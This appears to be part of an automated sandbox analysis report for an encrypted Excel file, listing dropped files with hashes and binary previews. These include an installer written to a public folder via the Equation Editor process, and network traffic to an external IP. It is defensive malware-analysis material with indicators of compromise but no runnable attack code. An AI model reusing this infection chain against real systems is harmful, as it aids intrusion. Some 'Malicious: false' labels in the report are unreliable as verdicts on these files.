MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR......./.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}...._l....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.)."...../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..".7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84BE6A08.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"l.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._..]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\948B366A.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795

Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR......./.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.).".,.../._,.y,...z....c.wu\{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9B66BB27.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."...........R..h4.x.^.Earr.?..O..qz{{.........322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ ....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.........=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CED38AF1.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015330077378031
Encrypted:	false
SSDEEP:	3072:zXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:ZahIFdyiaT2qtXl
MD5:	CC200915F9B78F9D1781D12080778A1D
SHA1:	98BA2C43A62881B3219A77948BDE3AC172579610
SHA-256:	9273DA8AAC5DB3E186CDE2E6765A0F7526BAE4119197A8A540DBE3CC6CBF73FE
SHA-512:	370724BC1FC609BBD81190C8206F290BBDB2310C12E16DC807BF4F5098F7BF1572BC9E7A458867D344051B8FE1EEBC513DB7568AF7861C143E5BFDA53180EEF 4
Malicious:	false
Preview:	....l.....C.....m>..?$.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....TV$...(....f^V.@.. %.....H.....,...RQ.W.....$Q.W..... ...Id^V..... .....".d^V.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....8...X.....8VV.. ....".dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3B4F6CD.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD

SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]|...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F6B29269.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8....Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F9A84556.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]|...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Temp\forbrugersamfundet.dat

Process:	C:\Users\Public\vbc.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	36554
Entropy (8bit):	7.601563583634465
Encrypted:	false
SSDEEP:	768:rlUBeYgazmjUoP4XC/jj09A2zgGl8CBCQ4/k14HwG+rTwoBSNx7U:79aqjUW4XCeA2zJlDC944QBnBSNxQ
MD5:	BA74ECA2786AF6BA57EA46334F6ED993
SHA1:	5CB090166D6B3A95005ED4ACA47971DC7AB3D4B6
SHA-256:	A7BC01059C953A68A5BDE46EB78DFECA83B07F92155704CB0C69E487B9D2F196
SHA-512:	E3AA2B1A1448FE28FDE64F5DA006C52E7AD25ED720F0E17F2C644A0160C5FE98309276650BBDACA1337C4E313BAE49671DC8FD059A83F6FF07774E77E5454101
Malicious:	false

Preview:	.__.?.u.....u.....u.....S.....7b....y.....2.....E.\9W..S...Z1..4..a.....9.u.W.....m....U.{.t.....%D..p}.....B....b..?S..2r..4.am.9 7.i....;p..M.....'g....t.7y=Xg.WO.S..... .....\.D..F^....}J>:.U.{.t.....%D..p}.....B....b..?S..2r..4.am.9 7.i....;p..M.....'g....t.7y=Xg.WO.S.....\.D..F^....}J>:.8U.."#{.h..X\-.#R...k.D.\-.....VQ."#.....uQC...a.. a5.a.S.%".....%c..W.aY..$.5l....Pf....G0]N.U..%|.].EO^\65W.a.7.]'.nX..a..$.Xp..>EN.D...aT....>\....aTYLa...4..a....aT...h..a...h..a.4.....3.]#tnX..a.C%....Gi....%.6.....7'.%. .T.....{w.....=...|...Ta.c..;.....*%..8]C..?...c_.!..R..k.....y.6Va.c...l.D.....H%._.U..kk.].E.....w...o.8S.U.8!!.].E..~..[5h...Y].E+ZC....[.....H/.T.....e.f.+.>..].E..[...=]L.j.iL ..J.y...b....e.l.T..u...H$.NG.D..... <...z...t....iE.....$....].E..;@\....]...*.3.H*(.g..../...T;...(....g\...U.....yY.yq..g. .A..e.S.j.].E. .`...X..F.hU..S..L_~...ea.

C:\Users\user\AppData\Local\Temp\gamer.txt

Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	80111
Entropy (8bit):	5.953764199371639
Encrypted:	false
SSDEEP:	1536:c0F56m9n3CgN3Po1WXLFexN6pp8rOa2aXVHDX/c6mTJwtquFKQLTXL9I:Fzh93Cs3NXLsxNMp8r5Hz/cFOwQLT7y
MD5:	AE40B5E7A7212FFC800C72E58AC36057
SHA1:	40326E32BCB3A3DDA3E51E515932D5BEB9C3D6A2
SHA-256:	FBE7C025517E6443E0B0BB6486E35A548F82BA5594BC9A0D44D088114D9A8173
SHA-512:	1302005671D5965B144927BA8D34EE5E4C9DE00DFEF2AA869817002B42AE5110CE8E5F9441750E1120688925E2374F43734C4D4101C075935B976B4C0511A664
Malicious:	false
Preview:	h0wRFf9gg9LHJOspNK8mxPFE5lwZCwmJ8PzwLLDVgWVOUrotPFKgc4qqrUeApGAXWuSaCSpW9E7QVoR367wBDrPwESEKIgQ2bRnLs5Amm0YN6ppAbYAD2B91 nPMfMEu4YuS9C55gmyKFTgMMjdWeRreYbAkxYX9ihG0AUnfN25Ut0WgaFcighd3Bn2QKjIKY79UNzJP9MEvzqUO0QCNUVP9ebA5eigmGw0iVYSocblov3t31 9qQ8wPHsm1mWGlFlAkjl93RCYVnxMKBzoolWHHTFE5xSeht0ELeS0RpE3PMjSQV640UJOaQXYYV8Nb5wrfKzuAqyjxMlfHvUc6VYoTl5QcaxqPQUKT5zzodc CoXsSxTdvU42DboBk9sAddKML2loBzEEp1JQOavcphkq1Y8izC0bqQgZcBabEpnJmzulokTC6mBM8fDxAYk9CS484FXCJV1Dsoe3xXLCLHcadye2RvWfygCq 67M8l6hjHmGzuNUsJF5ObDIlwPlQpvuzkExY4KvFotbav8eOEVd2n54IqiNNF4cUqArqvPzsKY6CTAl02uDI9rxJrQUPseqMuIcV2XZyljPTHRYdGrupOtKZWRJSDjuqUj PQ2cm3O9teSASrfhWwVSAQ2WwQwVjAYEdpcO53LeD2nx6YgXysjhycwIWIjC3oH5XnDeqIPbUJrAmY2RC9eHcpgocbzWYfvVxmTAuMAjGrH5mXxVJzSVmVyU YJdtH7KFDbkPCEuI77mrN6issb8gczGUPIrNTTDE2VSSZZLuJg4uengBLTfpfdQa3zBrdHYEDtrNI4t1dauvNLDJlsevXgNq6jV5wufbyaUVApdF897dn8N4DNA0GlmzEO mXW720jJKoty2gbAFCn92qT9rs0rFD0UWwQvPVGCHOCgnuMKwDWpupPEe3g4k4WuEFchiIGYuQ4nxGTrsr9wbVYPFzddADIGRpnS8BK8CMNPWtII2DF6Emq4 p3vqO02157icWfzgIvQ1

C:\Users\user\AppData\Local\Temp\nsj734E.tmp\System.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\~DF4BE3E1CBE08654A7.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFBA4CF9152A1E9E13.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFD3BE83FE1AD51971.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	187256
Entropy (8bit):	7.955525196530842
Encrypted:	false
SSDEEP:	3072:VtR6u66KGemWbUuzh8lVvk36xjGaoyMt2+Rza3ZYsLY0jcDHs8KVois7/vckKDW7:h69hGyUuHV/jjob25RYWcDHsnNsouN
MD5:	4AAE6390327810B9CB4055320EA85C31
SHA1:	AEC6F3BFEBE0E92C2D9D16C2FC50E7AB06349A8A
SHA-256:	7830F70D3C66EBDB8BCD854C46EFD02C4689FD952F0F701029B14C2C37EE1BC0
SHA-512:	8A356CC296B1D6235C9C2024CCACD7E68DC19E9BC4608138B62D2D99A58D216C73BCC46E5931EA8C8B3D22C2AC070B718F4122E9CFCB4BF198BAC0D50826B9
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFEB9B29E3F948747D.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$listing new.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false

SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	145144
Entropy (8bit):	7.764356422206849
Encrypted:	false
SSDEEP:	3072:LbG7N2kDTHUpou5/bn7oAmKte8aDNxEXI42lz38UzaDzZBk1if/YskP0:LbE/HUJn7XmKtUDNqXF2lzMUz6/kEf/B
MD5:	E8FA2C6354DA839EB77D13EAADE691D2
SHA1:	A269F00CDC1A4CE7CEE50EF3F79BBFCAF08AEE92
SHA-256:	A33C62117F575F5828BB8793130BED65F26736BF499FAF31975BD14841F0EF63
SHA-512:	6C6076590DE6F76530E6E9375EADEAB1A2340E404614D9C22F1E9361E61A7F5ABC7D9295A718068BDCB9224F7D8D44DB6B94229EE9C74F8D0974971BBC728E0 9
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....}....@.....".p..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.955525196530842
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	listing new.xlsx
File size:	187256
MD5:	4aae6390327810b9cb4055320ea85c31
SHA1:	aec6f3bfebe0e92c2d9d16c2fc50e7ab06349a8a
SHA256:	7830f70d3c66ebdb8bcd854c46efd02c4689fd952f0f701029b14c2c37ee1bc0
SHA512:	8a356cc296b1d6235c9c2024ccacd7e68dc19e9bc4608138b62d2d99a58d216c73bcc46e5931ea8c8b3d22c2ac070b718f4122e9cfcb4bf198bac0d5082657b9
SSDEEP:	3072:VtR6u66KGemWbUuzh8lVvk36xjGaoyMt2+Rza3ZYsLY0jcDHs8KVois7/vckKDW7:h69hGyUuHV/jjob25RYWcDHsnNsouN
File Content Preview:	.....>

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 12:37:28.731894970 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:28.868932962 CET	80	49165	50.16.4.125	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 12:37:28.869056940 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:28.869366884 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.006850958 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.006891012 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.006937981 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.006957054 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.007555008 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.144602060 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144642115 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144715071 CET	80	49165	50.16.4.125	192.168.2.22
